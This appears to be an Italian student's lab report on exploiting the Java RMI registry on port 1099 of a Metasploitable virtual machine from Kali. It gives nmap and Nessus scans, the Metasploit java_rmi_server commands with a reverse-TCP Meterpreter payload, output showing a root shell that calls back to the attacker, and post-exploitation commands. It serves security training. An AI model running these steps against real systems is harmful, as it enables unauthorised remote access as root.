

Edoardo Ceriani

PROGETTO SETTIMANALE


L'esercizio di oggi chiede di sfruttare la vulnerabilità sulla porta 1099 – JAVA RMI per ottenere una sessione di Meterpreter sulla macchina target e successivamente raccogliere diverse informazioni sulla macchina remota.


Come prima cosa, configuro gli indirizzi IP della macchina attaccante (Kali) e della macchina target (Metasploitable) come richiesti dalla consegna.





Dopo aver riavviato le macchine per confermare le modifiche, eseguo il comando ping per verificare la corretta comunicazione tra i due host.






La vulnerabilità da sfruttare ci è stata data dalla consegna, ma prima di effettura l'attacco, ricerco l'effettiva presenza di tale vulnerabilità.


Per fare ciò, utilizzo 3 diversi metodi/tool a disposizione:

- Nessus
- NMAP
- Metasploit

NESSUS

Eseguo una scansione con Nessus sulla macchina target per individuare tutte le vulnerabilità presenti.
Dal risultato della scansione e dal relativo report generato, si può notare la vulnerabilità richiesta:





22227 - RMI Registry Detection

Synopsis

An RMI registry is listening on the remote host.

Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also

https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html

http://www.nessus.org/u?b6fd7659

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2006/08/16, Modified: 2022/06/01

Plugin Output

tcp/1099/rmi_registry
tcp/1099/rmi_registry

```
Valid response recieved for port 1099:
0x00:  51 AC ED 00 05 77 0F 01 FA 4E CD B1 00 00 01 88    Q....w...N......
0x10:  76 81 D6 2F 80 00 75 72 00 13 5B 4C 6A 61 76 61    v../..ur..[Ljava
0x20:  2E 6C 61 6E 67 2E 53 74 72 69 6E 67 3B AD D2 56    .lang.String;..V
0x30:  E7 E9 1D 7B 47 02 00 00 70 78 70 00 00 00 00       ...{G...pxp....
```

NMAP

Eseguo una scansione con il tool Nmap verso la macchina target e la porta 1099.

Inizialmente eseguo il comando "**nmap -sV -p 1099 192.168.99.112**" per recuperare la versione del servizio in ascolto sulla porta specificata.

Successivamente con il comando "**nmap -sV --script vuln -p 1099 192.168.99.112**", aggiungo alla scansione precedente l'utilizzo dello "script vuln" che esegue una 'CVE scan' per valutare se è presente una vulnerabilità sul target specificato.

Dall'output ottenuto, si può notare che sulla porta 1099 è presente una vulnerabilità come previsto.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1099 192.168.99.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 10:02 BST
Nmap scan report for 192.168.99.112
Host is up (0.00069s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.21 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sV --script vuln -p 1099 192.168.99.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 10:02 BST
Nmap scan report for 192.168.99.112
Host is up (0.0011s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.31 seconds
```

METASPLOIT

Dopo aver avviato msfconsole ed aver settato in modo adeguato l'exploit necessario per la nostra vulnerabilità, passaggi che vedremo in seguito per l'attacco vero e proprio, eseguo il comando "**check**".

L'output ottenuto conferma la presenza della vulnerabitlità.

```
msf6 exploit(multi/misc/java_rmi_server) > check

[*] 192.168.99.112:1099 - Using auxiliary/scanner/misc/java_rmi_server as check
[+] 192.168.99.112:1099   - 192.168.99.112:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 192.168.99.112:1099   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.99.112:1099 - The target is vulnerable.
```

Passo ora ad eseguire l'attacco per ottenere una sessione di Meterpreter.

Come prima cosa, avvio metasploit digitando sul terminale il comando "**msfconsole**".

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.3.19-dev                          ]
+ -- --=[ 2318 exploits - 1215 auxiliary - 412 post       ]
+ -- --=[ 1234 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/
```

Successivamente con il comando "**search java_rmi**" cerco gli exploit disponibili per la vulnerabilità richiesta.

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                        normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server       2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server   2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31  excellent  No  Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```

Scelgo quindi l'exploit che mi serve, in questo caso "**exploit/multi/misc/java_rmi_server**", con il comando "**use 1**".

```
msf6 > use 1
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Con il comando “**show options**”, controllo quali parametri sono necessari per l’esecuzione dell’exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to lis
                                         ten on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.99.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

Vedo che il paramento RHOSTS è richiesto, ma non è configurato.

Con il comando “**set RHOST 192.168.99.112**” configuro tale parametro con l’indirizzo IP della macchina target (Metasploitable).
Eseguo nuovamente “**show options**” per verificare l’avvenuta modifica.


```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.99.112
RHOSTS => 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.99.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to lis
                                         ten on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.99.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

A questo punto, avendomi già assegnato il payload di default, posso passare all’esecuzione dell’exploit tramite il comando “**exploit**”, aspettandomi di ottenere una shell di Meterpreter.


```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/r2ggElp6QtInvok
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:59511) at 2023-06-16 11:50:16 +0100

meterpreter >
```

Avendo quindi ottenuto una shell di Meterpreter, posso eseguire diversi comandi sulla macchina target per ottenere informazioni utili:

- **ifconfig**: informazioni riguardo la configurazione di rete.



- **cat /etc/network/interfaces**: altro metodo per visualizzare la configurazione di rete conoscendo il percorso del file dove è salvata.



- **route**: informazioni sulla tabella di routing.

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.99.112  255.255.255.0  0.0.0.0

IPv6 network routes
===================

    Subnet                 Netmask  Gateway  Metric  Interface
    ------                 -------  -------  ------  ---------
    ::1                    ::       ::
    fe80::a44a:88ff:fe11:7afd  ::       ::
meterpreter >
```

- **sysinfo**: informazioni riguardo la macchina remota.

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

- **getuid**: informazioni sull'utente attuale.

```
meterpreter > getuid
Server username: root
meterpreter >
```

- **pwd**: informazioni sulla cartella in cui mi trovo. (in questo caso sono nella cartella di root)

```
meterpreter > pwd
/
meterpreter >
```

- **mkdir**: creazione di una cartella (“prova”).
- **ls**: verifico la presenza della cartella appena creata e visualizzo tutte le cartelle e i file presenti nella directory root con relativi permessi.